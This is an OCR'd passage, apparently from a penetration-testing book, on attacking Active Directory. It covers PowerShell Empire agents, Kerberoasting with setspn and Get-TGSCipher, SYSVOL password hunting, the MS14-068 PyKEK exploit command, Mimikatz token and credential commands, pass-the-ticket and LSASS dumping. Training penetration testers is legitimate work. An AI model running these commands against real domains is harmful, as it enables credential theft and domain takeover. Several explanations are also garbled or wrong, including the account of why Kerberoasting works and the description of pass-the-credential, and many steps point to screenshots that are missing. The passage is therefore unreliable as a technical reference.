
Wait a moment for the installation to finish:



Voila! You are now ready to use PowerShell Empire:




If you want to generate an agent, you just need to type `usemodule external/generate_agent`:



Kerberos TGS service ticket offline cracking (Kerberoast)


As discussed in previous sections, Kerberos uses tickets to authenticate, thanks to a trusted third party based on symmetric-key cryptography. One of the most common attacks is Kerberos TGS service ticket offline cracking, also known as Kerberoast. With this technique, the attacker exploits the fact that most service account passwords have the same length as the domain password. In other words, you don't need to brute force both passwords because most service accounts don't have passwords set to expire. To mitigate this attack, you need to ensure that the service account passwords are longer than 25 characters. These are the steps of the Ticket-Granting *Service* (*TGS*)



SPN scanning


Service Principal Names (**SPNs**) represent an instance of a specific discoverable service, such as HTTP, LDAP, and SQL. They are used by Kerberos to connect a service with a service account. You can scan these services without performing a port scanning because SPNs could be represented like this, for example, `MSSQLSvc/<domain>:3170` (`3170` is the port number).

If you want to check all the SPN services using Microsoft's built-in tool, you just need to type `setspn -Q */*`.



To retrieve an AD ticket, type: `> $ticket = Get-TGSCipher -SPN <SPN_service_Here>`.

To crack the ticket, you can use john the ripper, which is a well-known password cracking utility, shown here:




Passwords in SYSVOL and group policy preferences

This attack is much simpler than the previous attack. To escalate from domain user to domain admin, the attacker just needs to search the domain SYSVOL DFS share for XML files. SYSVOL is the domain-wide share in Active Directory to which all authenticated users have read access.

14-068 Kerberos vulnerability on a domain controller

To exploit the MS14-068 Kerberos vulnerability, you can use a Python script called **PyKEK**, the Kerberos exploitation kit to inject the TGT into memory, as shown. Clone the python script from this GitHub repository `https://github.com/bidord/pykek`:




Now, you are able to use the script following this format:


```
ms14-068.py -u <userName>@<domainName> -s <userSid> -d
<domainControlerAddr>
```

Dumping all domain credentials with Mimikatz


Dumping credentials is a classic technique in information security. Dumping domain credentials is one of the well-known Active Directory techniques. This technique could be done with the help of a powerful utility named **Mimikatz**, which is developed by Benjamin Delpy. You can download it from its official GitHub repository `https://github.com/gentilkiwi/mimikatz`:



To build Mimikatz, you need to build it using Visual Studio. In my case, I am using Visual Studio 2015 Professional. If you want to use the binary directly, download it from `https://github.com/gentilkiwi/mimikatz/releases/tag/2.1.1-20171203`:




The following screenshot shows the main interface of Mimikatz:




Now, let's discover some Mimikatz commands and utilities.

- `CRYPTO::Certificates`: List and check certificates, as shown:




- `SEKURLSA::Ekeys`: Checks Kerberos encryption keys (`https://adsecurity.org/?page_id=1821#SEKURLSAEkeys`)
- `PRIVILEGE::Debug`: Checks Debug rights

- `TOKEN::List`: Checks all the system tokens, as shown:




- `TOKEN::Elevate`: Check domain admin, as shown:

- `TOKEN::Elevate/domainadmin`: To impersonate a token with domain admin credentials:




Pass the credential

Pass the credential is a simple and easy technique to discover an NTLM hashed password, without the pain of cracking it using a great deal of computing power. Although Windows doesn't support passing the hash via networks, you can try **Pass-the-Ticket** (**PtT**) technique as a penetration tester, which is the process of grabbing a ticket and using it in a non-legitimate way. This graph show the NTLM authentication flow:




Dumping LSASS memory with Task Manager (get domain admin credentials)

Memory dumping is a classic technique to recover some hidden information, including passwords and credentials. One of the Active Directory techniques is dumping LSASS memory using the Task Manager. Mimikatz has great capabilities, such as the features discussed before; one of them is dumping LSASS memory from the `LSASS.dmp` file, as shown:




If the operation succeeds, you will receive this message:



